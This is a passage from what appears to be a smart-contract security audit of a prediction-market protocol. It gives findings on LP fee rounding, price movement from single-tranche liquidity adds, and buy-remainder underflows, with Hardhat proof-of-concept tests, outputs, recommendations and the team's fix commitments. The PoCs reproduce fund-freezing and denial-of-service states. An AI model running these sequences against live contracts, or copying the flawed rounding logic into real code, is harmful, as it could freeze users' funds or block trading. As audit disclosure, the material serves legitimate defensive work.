    DIR_BUY_YES,
    SECOND_BUY_MULTI_LP,
    MAX_UINT256,
    0n,
    alice.account.address,
]);

let sumPending = (await lens.read.pendingFees([marketId, 0,
owner.account.address])) as bigint;
for (const lp of lps) {
    sumPending += (await lens.read.pendingFees([marketId, 0, lp.address])) as
bigint;
}
const feeAccum = (await market.read.trancheStates([marketId, 0]))[1] as bigint;

console.log("=== new LPs join after accFeePerShare > 0; original LP collects;
more trades ===");
console.log("feeAccum (wei)", feeAccum.toString());
console.log("sum of rounded pending (wei)", sumPending.toString());
console.log("overshoot (wei)", (sumPending - feeAccum).toString());
assert.ok(sumPending > feeAccum, "rounded pending exceeds feeAccum");

await mOwner.write.collectFees([marketId, 0]);

let stuck: (typeof lps)[number] | undefined;
for (const lp of lps) {
    const pending = (await lens.read.pendingFees([marketId, 0, lp.address])) as
bigint;
    const remaining = (await market.read.trancheStates([marketId, 0]))[1] as
bigint;
    if (pending > remaining) {
        stuck = lp;
        break;
    }
    if (pending > 0n) {
        await lp.market.write.collectFees([marketId, 0]);
    }
}
assert.ok(stuck !== undefined, "a later LP must fail debit");

const stuckPending = (await lens.read.pendingFees([marketId, 0, stuck.address]))
as bigint;
```

```
const remaining = (await market.read.trancheStates([marketId, 0]))[1] as bigint;
console.log("stuck LP", stuck.address);
console.log("stuck pending (wei)", stuckPending.toString());
console.log("remaining feeAccum (wei)", remaining.toString());
assert.ok(stuckPending > remaining);

await expectArithmeticPanic(
  () => stuck.market.write.collectFees([marketId, 0]),
  "collectFees",
);

const minLockBlocks = await market.read.minLockBlocks();
await testClient.mine({ blocks: Number(minLockBlocks) + 1 });
const stuckShares = (await market.read.lpShares([marketId, 0, stuck.address]))
as bigint;
await expectArithmeticPanic(
  () => stuck.market.write.removeLiquidity([marketId, 0, stuckShares]),
  "removeLiquidity",
);

await sBob.write.proposeOutcome([marketId, OUTCOME_YES]);
await testClient.increaseTime({ seconds: 7201 });
await testClient.mine({ blocks: 1 });
await sBob.write.finalizeOutcome([marketId]);

await expectArithmeticPanic(
  () => stuck.market.write.claimSettlement([marketId, 0]),
  "claimSettlement",
);
});
});
```

Test results:

```
% pnpm hardhat --build-profile production test
test/poc/PoC_04_LpFeePendingExceedsFeeAccum.ts

Compiled 1 Solidity file with solc 0.8.28 (evm target: cancun)
Running node:test tests

** new LPs join after accFeePerShare > 0; original LP collects; more trades **
feeAccum (wei) 75338827800739
sum of rounded pending (wei) 75338827800740
overshoot (wei) 1
stuck LP 0x6bb4e6C231f19dA0aCb3135FBD1d5d9259eEbF76
stuck pending (wei) 2460638938929
remaining feeAccum (wei) 2460638938928
PoC_04 LP Fee Pending Exceeds FeeAccum
  ✓ rounded pending exceeds feeAccum and freezes collect / remove / claim (901ms)

1 passing (1 nodejs)
```

Recommendation

It is recommended to keep LP fee accounting conservative on the way in and fail-safe on the way out. For example, harvest pending fees before minting new shares, round the new `lpFeeDebt` snapshot up so joiners cannot later crystallize a discarded fraction, and cap `_debitPendingFees` at the remaining `feeAccum` so a one-wei rounding gap cannot freeze collect, remove, or settlement-claim. The last LP still receives any leftover `feeAccum` through the existing full-exit sweep. Rounding debt up and capping the subtract should be applied together: the first prevents over-claims, the second keeps exits available if any residual mismatch remains.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. Independent floor rounding in fee accumulation, per-share indexing, and LP debt snapshots can produce a nominal pending claim that exceeds the remaining `feeAccum`. Because the current implementation subtracts that amount without a cap before fee collection, liquidity removal, and settlement claims, a rounding-level mismatch can revert those paths and freeze LP principal.

Before increasing an existing position's shares, we will settle its accrued fees for the `onBehalf` beneficiary. Any harvest triggered by an operator-funded addition will be paid or credited to the beneficiary, not to the funding operator. After each share-count change, the position's fee debt will be checkpointed conservatively using upward rounding so newly added or remaining shares cannot inherit previously accrued fee fractions.

During fee debit, we will compute the nominal pending amount without underflow, cap the payable amount at the available `feeAccum`, and advance the debt monotonically to at least the current accrued amount so an unavailable rounding difference cannot be claimed repeatedly. Only the executable amount will be deducted, returned, transferred, and reported.

Native-decimal conversion and any sub-raw-unit remainder will follow the explicit dust-accounting policy established under SIG-18. The existing final-LP residual sweep will continue to reconcile remaining fee dust.

Regression tests will reproduce the reported sequence and cover direct Core and Router/trusted-operator additions, beneficiary payment routing, late LP joins, repeated additions, collection-order permutations, upward debt checkpoints, capped payments, prevention of repeated phantom claims, partial and full withdrawals, settlement with no future fee accrual, 6-, 8-, and 18-decimal collateral, final-LP residual reconciliation, and the invariant that fee-accounting dust can never make principal exit revert.

[Certik, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit

[68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-06 | A Single-Tranche Liquidity Add Can Move The Market Price

Category	Severity	Location	Status
Design Issue	● Medium	contracts/V8Router.sol (07/29-6c90a4): 119~120	● Resolved

Description

All trades use one shared curve built from the effective inventory of every active tranche. `addLiquidity` scales only the chosen tranche. It keeps that tranche's price the same, but changes its weight in the shared curve and can therefore move the market price.

Root Cause

The market price uses the sum of effective YES and NO inventory across all tranches:

$$p_{\text{Yes}} = \text{sum}(\text{hatN}) / (\text{sum}(\text{hatY}) + \text{sum}(\text{hatN}))$$

`LiquidityEngine.applyAddLiquidity` scales the chosen tranche's reserves and floors by $1 + f$. Thus, its effective inventory also scales by $1 + f$:

$$(\text{hatY}[j], \text{hatN}[j]) \rightarrow (k * \text{hatY}[j], k * \text{hatN}[j])$$

This keeps tranche `j`'s price fixed. Yet it gives that price more weight in the global price. After trades, tranche prices can differ due to their distinct floors. A large add will then pull the market price toward the chosen tranche's price.

The gap can be large. A deep tranche may have $(\text{hatY}, \text{hatN}) = (100, 100)$, which gives a 0.5 YES price. A shallow tranche at its YES floor may have $(\text{hatY}, \text{hatN}) = (0, 100)$, which gives a 1.0 YES price. The global price cap does not cap each tranche's price.

A proportional add to the shallow tranche can scale $(0, 100)$ to $(0, 1,000)$. It keeps that tranche at 1.0, adds no YES-side depth, and pulls the global price toward 1.0.

There is no price check or global alignment in `addLiquidity`. By contrast, `addTranche` calls `computeAlignedSeed` to align a new tranche with the market price.

An empty tranche is more exposed. `_bootstrapEmptyTranche` accepts any valid reserve mix without price alignment. A base-only add creates a 50/50 tranche and can pull a non-50/50 market toward 50%.

Recommendation

Tranche-specific liquidity additions conflict with the aggregate pricing model once tranche prices diverge. If liquidity additions are intended to be price-neutral, consider either:

1. Use market-wide liquidity additions. Allocate the deposit so that every non-empty tranche's effective YES and NO inventories grow by the same factor. This preserves the aggregate inventory ratio and global price. A simple implementation would prevent LPs from targeting a specific fee rate or depth, unless other tranches receive counterbalancing liquidity.
2. Make tranches independently tradable. Treat each tranche as a separate pool and provide a smart-order router that finds or splits the best execution across them. This preserves price-neutral additions within each tranche, but fragments liquidity and introduces cross-tranche arbitrage and MEV. It also removes the notion of one reserve-weighted global spot price; aggregate quotes should instead be size-specific.

I Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. Adding liquidity proportionally to one non-empty tranche preserves that tranche's local reserve ratio but changes its weight in the shared aggregate curve. When tranche-local ratios have diverged, the addition can therefore cause a discontinuous change in the market's executable price without an intervening trade. The current Core does not impose a protocol-level limit on that transition.

We will treat targeted liquidity addition as a code-level economic-safety issue rather than relying on disclosure, caller-selected slippage, or the LP withdrawal lock. Caller limits alone cannot constrain a manipulator, the withdrawal lock does not prevent immediate or third-party trading around an add, and an independent per-call protocol limit could be bypassed through repeated smaller additions.

The Core remediation will compute pre-add and post-add aggregate prices using the direction-independent reserve semantics delivered under SIG-01 and enforce a governance-approved, non-bypassable market-level deviation policy. Repeated additions will share a persistent or cumulative market reference so that splitting one price-moving deposit across multiple calls cannot reset the bound. Callers may supply a stricter limit but cannot weaken the protocol constraint.

If a cumulative bound cannot be implemented while preserving the protocol's accounting and pricing invariants, non-empty liquidity additions will use market-wide proportional growth so every active tranche scales by the same factor and the aggregate price remains neutral. We will not retain the current unbounded targeted-add behavior. All zero-share reinitialization paths, including Router base-only restarts, remain covered separately by SIG-03.

Regression and economic tests will cover divergent local tranche ratios, large and split additions, cumulative-bound bypass attempts, direct Core and Router paths, all four pre/post execution quotes, caller limits stricter than the protocol bound, Router residual trades, victim-add sandwich and backrun scenarios, weighted-fee changes, add-trade-unlock-remove lifecycle PnL, SIG-01 pricing interaction, and the invariant that every successful addition satisfies the selected protocol-level aggregate-price policy.

[CertiK, 08/27/2026]:

We'll mark this as resolved since the core price-moving issue is closed, but please see the separate discussion about the intended behavior of the protocol.

SIG-07 Buy Remainder Assignment Can Revert Fillable Buys And Quotes

Category	Severity	Location	Status
Denial of Service	● Medium	contracts/TradeEngine.sol (07/29-6c90a4): 270~275, 301	● Resolved

Description

A buy can revert even when aggregate inventory says the requested quantity is fillable. `_updateTranches` assigns every floored `shareQ` first, then deducts the entire `tradeQ - sum(shareQ)` remainder from the highest-index active tranche. `_findMinDropBoundary` only caps the proportional inventory drop and does not reserve capacity for that extra deduction. If the last active tranche's proportional share has already exhausted consumed-side inventory, the second `_removeConsumed` panics with arithmetic underflow. If enough `uCurve` remains, the same deduction can push virtual inventory a few wei below the configured floor. The failure is quantity-dependent. On a live default market this needs leftover 1 wei of LP shares on the highest-index band; a 1-wei BuyYes consumes that dust hat and restores ordinary fills. There is no principal loss.

Vulnerability Detail

Buys are priced on aggregate CPMM inventory, then allocated back to tranches by weight. For each step, `_findMinDropBoundary` returns the tightest aggregate drop d such that a *proportional* consumed-side decrease would not drive any active tranche through its floor:

```
// File: contracts/TradeEngine.sol:270-293
function _findMinDropBoundary(
    TrancheState[] memory states,
    uint8 n,
    bool consumeYes,
    uint256 activeWSum
) internal pure returns (uint256 minDrop) {
    minDrop = type(uint256).max;
    for (uint8 i = 0; i < n; i++) {
        ...
        uint256 drop = Math.mulDiv(hat, activeWSum, tvl);
        if (drop < minDrop) minDrop = drop;
    }
    if (minDrop == type(uint256).max) minDrop = 0;
}
```

That bound is on `tradeD`, the consumed-side *inventory* drop. Buy quantity is $\text{tradeQ} = \text{tradeD} + \text{tradeC}$.

`_updateTranches` then allocates `tradeQ` and `tradeC` separately with floored `mulDiv`, and only buys assign the leftover quantity to `lastActive`:

```
// File: contracts/TradeEngine.sol:354-408
    uint256 shareC = Math.mulDiv(tradeC, wj, activeWSum);
    uint256 shareQ = Math.mulDiv(tradeQ, wj, activeWSum);
    sumShareQ += shareQ;
    lastActive = i;
    anyActive = true;
    ...
    if (isBuy) {
        ts.uCurve += shareC;
        _removeConsumed(ts, consumeYes, shareQ);
    }
    ...
    if (isBuy && anyActive && tradeQ > sumShareQ) {
        uint256 remainder = tradeQ - sumShareQ;
        _removeConsumed(states[lastActive], consumeYes, remainder);
        if (collectFills) fills[lastActive].filled += remainder;
    }
}
```

The remainder is at most $n_{\text{active}} - 1$ wei (at most 7 with eight tranches). `_findMinDropBoundary` does not shrink `tradeD` to leave that many wei on the last active tranche.

`_removeConsumed` does not enforce the floor. It panics if `amount` exceeds `yesTokens + uCurve` (or the NO analogue), because `uCurve -= shortfall` underflows in Solidity 0.8:

```
// File: contracts/TradeEngine.sol:301-318
function _removeConsumed(TrancheState memory ts, bool consumeYes, uint256
amount) internal pure {
    if (consumeYes) {
        if (ts.yesTokens < amount) {
            uint256 shortfall = amount - ts.yesTokens;
            ts.uCurve -= shortfall;
            ts.yesTokens += shortfall;
            ts.noTokens += shortfall;
        }
        ts.yesTokens -= amount;
    } else {
        if (ts.noTokens < amount) {
            uint256 shortfall = amount - ts.noTokens;
            ts.uCurve -= shortfall;
            ts.yesTokens += shortfall;
            ts.noTokens += shortfall;
        }
        ts.noTokens -= amount;
    }
}
}
```

A tranche stays active while consumed-side $\hat{A}_j > 0$, but its allocation weight is $w_j = \tilde{Y}_j + \tilde{N}_j$. The last active band can therefore have **dust hat on the consumed side and large weight from the opposite side** or `uCurve`. Proportional $q_j -$

c_j already uses the reserved $\hat{A}_j$; the extra remainder then either:

1. **Underflows** when `shareQ` has already taken `tilde + shareC`, so the second `_removeConsumed` cannot pay `remainder`; or
2. **Breaches floor** when `uCurve` can still fund the remainder, leaving $\tilde{\cdot}$ a few wei below `yFloor` / `nFloor`.

This state is reachable on a default three-tranche Core market without constructing `TrancheState` by hand. After the LP lock, the creator `removeLiquidity` s all but 1 wei of shares on the highest-index band. Proportional flooring leaves `uCurve` `= 1`, `yesTokens` `= 0`, `noTokens` `= 0`, so that band is still active ($\hat{Y} = 1$) while the other two bands keep $\sim 100,000$ WAD of base. A ordinary 1,000 YES `buyExactIn` (and the matching Lens quote) then panics. A 1-wei buy succeeds and consumes the dust hat; the same 1,000 YES buy fills afterwards. `_forceZeroDust` does not run on that first large step: `tradeQ` and `tradeD` are not zero.

Sells are not affected: they intentionally do not assign a `shareQ` remainder.

`ExactInLib.searchMaxBuy` and `V8Lens.quote / quoteBuyExactIn*` call the same `TradeEngine.executeOrder`. `searchMaxBuy` first executes `maxFillable`, then binary-searches mids. If that cap fill or any mid hits the underflow, the whole exact-input quote aborts even when some other quantity would succeed.

Impact

A colliding buy size reverts even though the aggregator treated it as fillable, and the matching Lens / exact-in quote panics on the same path. The revert does not change state, so that size keeps failing until the dust hat is gone. There is no theft or unbacked mint (the remainder exists to keep minted `tradeQ` matched to inventory removal).

On a default three-tranche Core market the reachable setup is leftover **1 wei of LP shares** on the highest-index band after the lock. A full last-LP exit zeros that band and removes the remainder target. Anyone can unstick the book with a 1-wei `BuyYes`; the same ordinary size then fills. The remaining LP can also `removeLiquidity` the last wei.

Proof of Concept

PoC File: `test/poc/PoC_03_BuyRemainderLastActiveUnderflow.ts`

```
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";

const WAD = 10n ** 18n;
const PRICE_MAX_BPS = 9950n;
const DIR_BUY_YES = 0;
const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000";
const ZERO_BYTES32 =
  "0x0000000000000000000000000000000000000000000000000000000000000000";
const DEFAULT_METADATA_HASH =
  "0x1111111111111111111111111111111111111111111111111111111111111111";
const SEED_RAW = 100_000n * 10n ** 6n;
const USER_QTY = 1_000n * WAD;
const MAX_COST = 10_000n * WAD;

const defaultConfigs = [
  { floorDepthBps: 1000n, feeBps: 50n },
  { floorDepthBps: 3000n, feeBps: 100n },
  { floorDepthBps: 10000n, feeBps: 200n },
];

const defaultSeeds = [
  { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
  { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
  { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
];

async function deployLiveMarket() {
  const connection = await hre.network.connect();
  const { deployContract, getPublicClient, getWalletClients, getContractAt,
  getTestClient } =
    connection.viem;

  const publicClient = await getPublicClient();
  const testClient = await getTestClient();
  const [owner, alice, , resolver] = await getWalletClients();

  const usdc = await deployContract("MockERC20", ["USDC", "USDC", 6]);
  const organizationRegistry = await deployContract("OrganizationRegistry",
[usdc.address]);
  const tradeMath = await deployContract("TradeMath", []);
  const tradeEngine = await deployContract("TradeEngine", [], {
    libraries: { TradeMath: tradeMath.address },
  });
  const liquidityEngine = await deployContract("LiquidityEngine", []);
  const outcomeTokenFactory = await deployContract("OutcomeTokenFactory", []);
  const exactInLib = await deployContract("ExactInLib", [], {
    libraries: { TradeEngine: tradeEngine.address },
```

```
});
const market = await deployContract("V8PredictionMarket", [], {
  libraries: {
    TradeEngine: tradeEngine.address,
    LiquidityEngine: liquidityEngine.address,
    OutcomeTokenFactory: outcomeTokenFactory.address,
  },
});
const lens = await deployContract("V8Lens", [market.address], {
  libraries: {
    TradeEngine: tradeEngine.address,
    ExactInLib: exactInLib.address,
  },
});
const router = await deployContract("V8Router", [market.address, 4000n]);
await market.write.setOrganizationRegistry([organizationRegistry.address]);
await market.write.setTrustedOperator([router.address, true]);

const settlement = await deployContract("OptimisticSettlementModule", [
  market.address,
  owner.account.address,
  owner.account.address,
]);
const oracle = await deployContract("BasicResolverOracle", [settlement.address]);
await settlement.write.setResolverOracle([oracle.address]);
await settlement.write.finalizeBootstrap();
await market.write.setSettlementModule([settlement.address]);

const mintAmount = 10_000_000n * 10n ** 6n;
for (const w of [owner, alice, resolver]) {
  await usdc.write.mint([w.account.address, mintAmount]);
  await usdc.write.approve([market.address, mintAmount], { account: w.account });
  await usdc.write.approve([router.address, mintAmount], { account: w.account });
}

await market.write.createMarket([
  0n,
  owner.account.address,
  usdc.address,
  PRICE_MAX_BPS,
  defaultConfigs,
  defaultSeeds,
  {
    resolutionStartTime: 0n,
    predictEndTime: 0n,
    challengeWindow: 7200n,
    proposalBond: 100n * 10n ** 6n,
    disputeBond: 100n * 10n ** 6n,
    bondToken: usdc.address,
  }
]);
```

```
    resolverOracle: ZERO_ADDRESS as `0x${string}`,
    resolver: resolver.account.address,
    rulesHash: ZERO_BYTES32 as `0x${string}`,
    metadataHash: DEFAULT_METADATA_HASH as `0x${string}`,
  },
  "0x",
]);

return {
  publicClient,
  testClient,
  owner,
  alice,
  market,
  lens,
  router,
  getContractAt,
  marketId: 1n,
};
}

function errorBlob(err: unknown): string {
  const chunks: string[] = [];
  const seen = new Set<unknown>();
  let cur: unknown = err;
  while (cur !== null && !seen.has(cur)) {
    seen.add(cur);
    if (typeof cur === "string") {
      chunks.push(cur);
      break;
    }
    if (typeof cur === "bigint") {
      chunks.push(cur.toString());
      break;
    }
    if (cur instanceof Error) {
      const extra = cur as Error & { shortMessage?: string; details?: string; data?: unknown; cause?: unknown };
      chunks.push(cur.name, cur.message, extra.shortMessage ?? "", extra.details ?? "");
      if (extra.data !== null) chunks.push(String(extra.data));
      cur = extra.cause;
      continue;
    }
    chunks.push(String(cur));
    break;
  }
  return chunks.join("\n");
}
```

```
function isArithmeticPanic(err: unknown): boolean {
  const blob = errorBlob(err);
  return (
    blob.includes("0x4e487b71") ||
    /Panic\(\0x11\)\/i.test(blob) ||
    blob.includes("Arithmetic operation overflowed")
  );
}

async function expectArithmeticPanic(fn: () => Promise<unknown>, label: string) {
  await assert.rejects(fn, (err: unknown) => {
    assert.ok(isArithmeticPanic(err), `${label}: expected Panic(0x11), got
    ${errorBlob(err).slice(0, 800)}`);
    return true;
  });
}

type TrancheRow = {
  idx: number;
  floorBps: bigint;
  feeBps: bigint;
  uCurve: bigint;
  yesTokens: bigint;
  noTokens: bigint;
  shares: bigint;
  yFloor: bigint;
  nFloor: bigint;
  feeAccum: bigint;
  accFeePerShare: bigint;
  tildeY: bigint;
  tildeN: bigint;
  hatY: bigint;
  hatN: bigint;
};

function pad(s: string, width: number): string {
  return s.length >= width ? s : " ".repeat(width - s.length) + s;
}

function fmtAmount(v: bigint): string {
  if (v === 0n) return "0";
  if (v < WAD) return `${v}wei`;
  const whole = v / WAD;
  const frac2 = (v % WAD) / 10n ** 16n;
  return frac2 === 0n ? whole.toString() : `${whole}.${frac2.toString().padStart(2,
  "0")}`;
}
```

```
async function loadTranches(
  market: Awaited<ReturnType<typeof deployLiveMarket>>["market"],
  marketId: bigint,
): Promise<TrancheRow[]> {
  const marketRecord = await market.read.markets([marketId]);
  const n = Number(marketRecord[5] as bigint);
  const rows: TrancheRow[] = [];
  for (let i = 0; i < n; i++) {
    const cfg = await market.read.trancheConfigs([marketId, i]);
    const ts = await market.read.trancheStates([marketId, i]);
    const uCurve = ts[0] as bigint;
    const feeAccum = ts[1] as bigint;
    const yesTokens = ts[2] as bigint;
    const noTokens = ts[3] as bigint;
    const shares = ts[4] as bigint;
    const yFloor = ts[5] as bigint;
    const nFloor = ts[6] as bigint;
    const accFeePerShare = ts[7] as bigint;
    const tildeY = yesTokens + uCurve;
    const tildeN = noTokens + uCurve;
    rows.push({
      idx: i,
      floorBps: cfg[0] as bigint,
      feeBps: cfg[1] as bigint,
      uCurve,
      feeAccum,
      yesTokens,
      noTokens,
      shares,
      yFloor,
      nFloor,
      accFeePerShare,
      tildeY,
      tildeN,
      hatY: tildeY > yFloor ? tildeY - yFloor : 0n,
      hatN: tildeN > nFloor ? tildeN - nFloor : 0n,
    });
  }
  return rows;
}

function dumpTranches(label: string, rows: TrancheRow[]) {
  const w = { idx: 3, amt: 9 };
  const header = [
    pad("idx", w.idx),
    pad("uCurve", w.amt),
    pad("YES", w.amt),
    pad("NO", w.amt),
    pad("shares", w.amt),
```

```
    pad("hatY", w.amt),
    pad("hatN", w.amt),
  ].join(" ");
const rule = "=".repeat(header.length);
const mid = "-".repeat(header.length);

console.log(rule);
console.log(` ${label}`);
console.log(` ${header}`);
console.log(` ${mid}`);
for (const r of rows) {
  console.log(
    [
      "",
      pad(String(r.idx), w.idx),
      pad(fmtAmount(r.uCurve), w.amt),
      pad(fmtAmount(r.yesTokens), w.amt),
      pad(fmtAmount(r.noTokens), w.amt),
      pad(fmtAmount(r.shares), w.amt),
      pad(fmtAmount(r.hatY), w.amt),
      pad(fmtAmount(r.hatN), w.amt),
    ].join(" "),
  );
}
console.log(rule);
console.log("");
}

describe("PoC_03 Buy Remainder Last-Active Underflow", () => {
  it("live market dust last tranche reverts buy and quote", async () => {
    const { testClient, publicClient, owner, alice, market, lens, router,
getContractAt, marketId } =
      await deployLiveMarket();

    const mOwner = await getContractAt("V8PredictionMarket", market.address, {
      client: { wallet: owner },
    });
    const mAlice = await getContractAt("V8PredictionMarket", market.address, {
      client: { wallet: alice },
    });
    const rAlice = await getContractAt("V8Router", router.address, {
      client: { wallet: alice },
    });

    const marketRecord = await market.read.markets([marketId]);
    const lastIdx = Number(marketRecord[5] as bigint) - 1;
    const yesToken = await getContractAt("OutcomeToken", marketRecord[0]);

    const minLockBlocks = await market.read.minLockBlocks();
```

```
await testClient.mine({ blocks: Number(minLockBlocks) + 1 });

const before = await loadTranches(market, marketId);
dumpTranches("live market before remove liquidity", before);
const uBefore = before[lastIdx].uCurve;
await mOwner.write.removeLiquidity([marketId, lastIdx, before[lastIdx].shares -
1n]);

const after = await loadTranches(market, marketId);
dumpTranches("live market after creator leaves 1 wei on last tranche", after);
const last = after[lastIdx];

assert.equal(last.shares, 1n, "one wei of LP shares remains");
assert.equal(last.hatY, 1n, "last band is still active with 1 wei of YES hat");
assert.ok(uBefore > 1n);

await expectArithmeticPanic(
  () => lens.read.quote([marketId, DIR_BUY_YES, USER_QTY]),
  "lens.quote 1000 YES",
);
await expectArithmeticPanic(
  () => lens.read.quoteBuyExactIn([marketId, DIR_BUY_YES, MAX_COST]),
  "lens.quoteBuyExactIn",
);
await expectArithmeticPanic(
  () =>
    mAlice.write.buyExactIn([
      marketId,
      DIR_BUY_YES,
      USER_QTY,
      MAX_COST,
      0n,
      alice.account.address,
    ]),
  "buyExactIn 1000 YES",
);

const latest = await publicClient.getBlock();
await expectArithmeticPanic(
  () =>
    rAlice.write.buy([
      marketId,
      DIR_BUY_YES,
      USER_QTY,
      MAX_COST,
      0n,
      latest.timestamp + 3600n,
    ]),
  "router.buy 1000 YES",
);
```

```
);

await mAlice.write.buyExactIn([
  marketId,
  DIR_BUY_YES,
  1n,
  MAX_COST,
  0n,
  alice.account.address,
]);
assert.equal(await yesToken.read.balanceOf([alice.account.address]), 1n, "1-wei
buy still fills on the live book");
dumpTranches("after 1-wei buy consumes dust hat on last tranche", await
loadTranches(market, marketId));

await mAlice.write.buyExactIn([
  marketId,
  DIR_BUY_YES,
  USER_QTY,
  MAX_COST,
  0n,
  alice.account.address,
]);
assert.equal(
  await yesToken.read.balanceOf([alice.account.address]),
  1n + USER_QTY,
  "once the dust hat is gone, the same 1000 YES buy fills",
);
dumpTranches("after 1000 YES buyExactIn succeeds", await loadTranches(market,
marketId));

console.log("=====");
console.log(" result");
console.log(" 1000 YES  quote / buy / router.buy  Panic(0x11)");
console.log(" 1 wei      buyExactIn                filled");
console.log(" 1000 YES  buyExactIn                filled");
console.log("=====");
});
});
```

Test Results:

```
% pnpm hardhat --build-profile production test
test/poc/PoC_03_BuyRemainderLastActiveUnderflow.ts
```

```
Compiled 1 Solidity file with solc 0.8.28 (evm target: cancun)
```

```
Running node:test tests
```

```
****
```

```
live market before remove liquidity
```

idx	uCurve	YES	NO	shares	hatY	hatN
0	100000	0	0	100000	10000	10000
1	100000	0	0	100000	30000	30000
2	100000	0	0	100000	100000	100000

```
****
```

```
****
```

```
live market after creator leaves 1 wei on last tranche
```

idx	uCurve	YES	NO	shares	hatY	hatN
0	100000	0	0	100000	10000	10000
1	100000	0	0	100000	30000	30000
2	1wei	0	0	1wei	1wei	1wei

```
****
```

```
****
```

```
after 1-wei buy consumes dust hat on last tranche
```

idx	uCurve	YES	NO	shares	hatY	hatN
0	100000	0	0	100000	10000	10000
1	100000	0	0	100000	30000	30000
2	0	0	1wei	1wei	0	1wei

```
****
```

```
****
```

```
after 1000 YES buyExactIn succeeds
```

idx	uCurve	YES	NO	shares	hatY	hatN
0	99751.56	0	500	100000	9751.56	10251.56
1	99751.56	0	500	100000	29751.56	30251.56
2	0	0	1wei	1wei	0	1wei

```
****
```

```
****
```

```
result
```

```
1000 YES quote / buy / router.buy Panic(0x11)
1 wei buyExactIn filled
1000 YES buyExactIn filled
```

```
****
```

```
PoC_03 Buy Remainder Last-Active Underflow
```

✓ live market dust last tranche reverts buy and quote (729ms)

1 passing (1 nodejs)

Recommendation

Do not apply the buy remainder unless the last active tranche still has unused consumed-side inventory after its proportional

`_removeConsumed(shareQ)` (including the `shareC` just credited). For example, in `_updateTranches`:

- Compute `remainder = tradeQ - sumShareQ` only after the proportional loop.
- Measure leftover consumed-side tokens plus `uCurve` on `states[lastActive]`.
- If `leftover < remainder`, either (a) reduce this step's `tradeQ` so `sumShareQ + leftover` matches a safe fill and rebuild the active set, or (b) spread the remainder across earlier active tranches that still have unused consumed-side inventory.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. The aggregate depletion bound constrains the proportional consumed-side inventory drop, but the current buy allocation independently floors each tranche's `shareQ` and assigns the entire remaining quantity to the highest-index active tranche. The boundary calculation does not reserve capacity for that remainder. In a reachable LP-withdrawal dust state, the selected tranche can therefore lack sufficient post-allocation capacity, causing an arithmetic underflow or allowing the update to cross its configured consumed-side floor. Fixed-quantity quotes, Lens paths, and exact-input search share the same TradeEngine transition and can revert on the same otherwise fillable state.

We will replace the single-`lastActive` remainder assignment with a deterministic, capacity-aware allocation. After calculating each tranche's proportional `shareC` and `shareQ`, the allocator will measure its remaining effective consumed-side capacity above `yFloor` or `nFloor`, including the capacity created by that tranche's `shareC` credit. The remainder will be distributed only across active tranches with verified floor-relative capacity, and no tranche will receive more than its remaining capacity.

If the aggregate remainder cannot be distributed without crossing a floor, the step quantity and corresponding CPMM amounts will be reduced and recomputed before any tranche state is mutated. `_removeConsumed` will also enforce the allocator's floor-relative capacity invariant as defense in depth rather than relying only on raw outcome inventory and `uCurve`.

Regression tests will cover reachable one-share LP-withdrawal tails, BuyYes and BuyNo, arithmetic-underflow and non-reverting floor-breach branches, remainder values across two through eight active tranches, successful allocation across multiple eligible tranches, safe step reduction, the invariant that every updated tranche remains at or above its floor, reserve and minted-quantity conservation, per-tranche fill sums, fixed-quantity and exact-input quotes, quote-versus-execution parity, and reviewed regeneration of affected TradeEngine differential baselines.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit

68f2b7720402fbaf2662d9345bb3d1d93416b990.

SIG-08 | Depletion-Boundary Rounding Dust Can Keep A Tranche Active And Truncate Trades

Category	Severity	Location	Status
Logical Issue	● Medium	contracts/TradeEngine.sol (07/29-6c90a4): 124~125	● Resolved

Description

Independent rounding in the tranche depletion-boundary calculation and the per-tranche allocation calculation can leave the limiting tranche with one wei of effective consumed-side inventory. The tranche stays active because any positive effective inventory is included in the active set.

Later same-side trades remain constrained by the same dust tranche. Each loop iteration can still produce nonzero aggregate `tradeQ` and `tradeD`, so `_forceZeroDust` is not called. The loop eventually exhausts the `MAX_TRANCHES + 2` guard and returns with `remaining > 0` without marking `partialFill`.

Root cause

`_buildActiveState` treats a tranche as active whenever its consumed-side effective inventory is greater than zero:

```
// contracts/TradeEngine.sol:257
if (hatConsume > 0) {
    hatAgg += hatConsume;
    hatOther += hatOpp;
    activeWSum += tildeY + tildeN;
}
```

`_findMinDropBoundary` computes the aggregate inventory drop needed to deplete each active tranche:

```
// contracts/TradeEngine.sol:288
uint256 tvl = tildeY + tildeN;
uint256 drop = Math.mulDiv(hat, activeWSum, tvl);
if (drop < minDrop) minDrop = drop;
```

This aggregate boundary is then executed through `_updateTranches`, which independently floors each tranche's allocation:

```
// contracts/TradeEngine.sol:354
uint256 wj = (ts.yesTokens + ts.uCurve) + (ts.noTokens + ts.uCurve);
uint256 shareC = Math.mulDiv(tradeC, wj, activeWSum);
uint256 shareQ = Math.mulDiv(tradeQ, wj, activeWSum);
```

Because these floors are independent, reaching the aggregate boundary does not guarantee that the boundary tranche's consumed-side effective inventory is actually reduced to zero. A buy can assign the floor remainder to the last active tranche

rather than the limiting tranche, and a sell can similarly leave the limiting side unchanged after the floored per-tranche update.

```
// contracts/TradeEngine.sol:404
if (isBuy && anyActive && tradeQ > sumShareQ) {
    uint256 remainder = tradeQ - sumShareQ;
    _removeConsumed(states[lastActive], consumeYes, remainder);
    if (collectFills) fills[lastActive].filled += remainder;
}
```

If the limiting tranche is left with `hat == 1`, it remains in the active set and continues to determine `maxInvD`. The dust cleanup guard only runs when both aggregate values are zero:

```
// contracts/TradeEngine.sol:191
if (tradeQ == 0 && tradeD == 0) {
    _forceZeroDust(states, n, consumeYes);
    continue;
}
```

In the bad state, the aggregate step can remain nonzero even though the limiting tranche does not meaningfully progress. The loop therefore repeats until the guard is exhausted.

Impact

An ordinary trade that crosses a tranche boundary can persist the dust state to storage. Later trades on the same consumed side can fill only negligible amounts and return while most of the requested quantity remains unfilled.

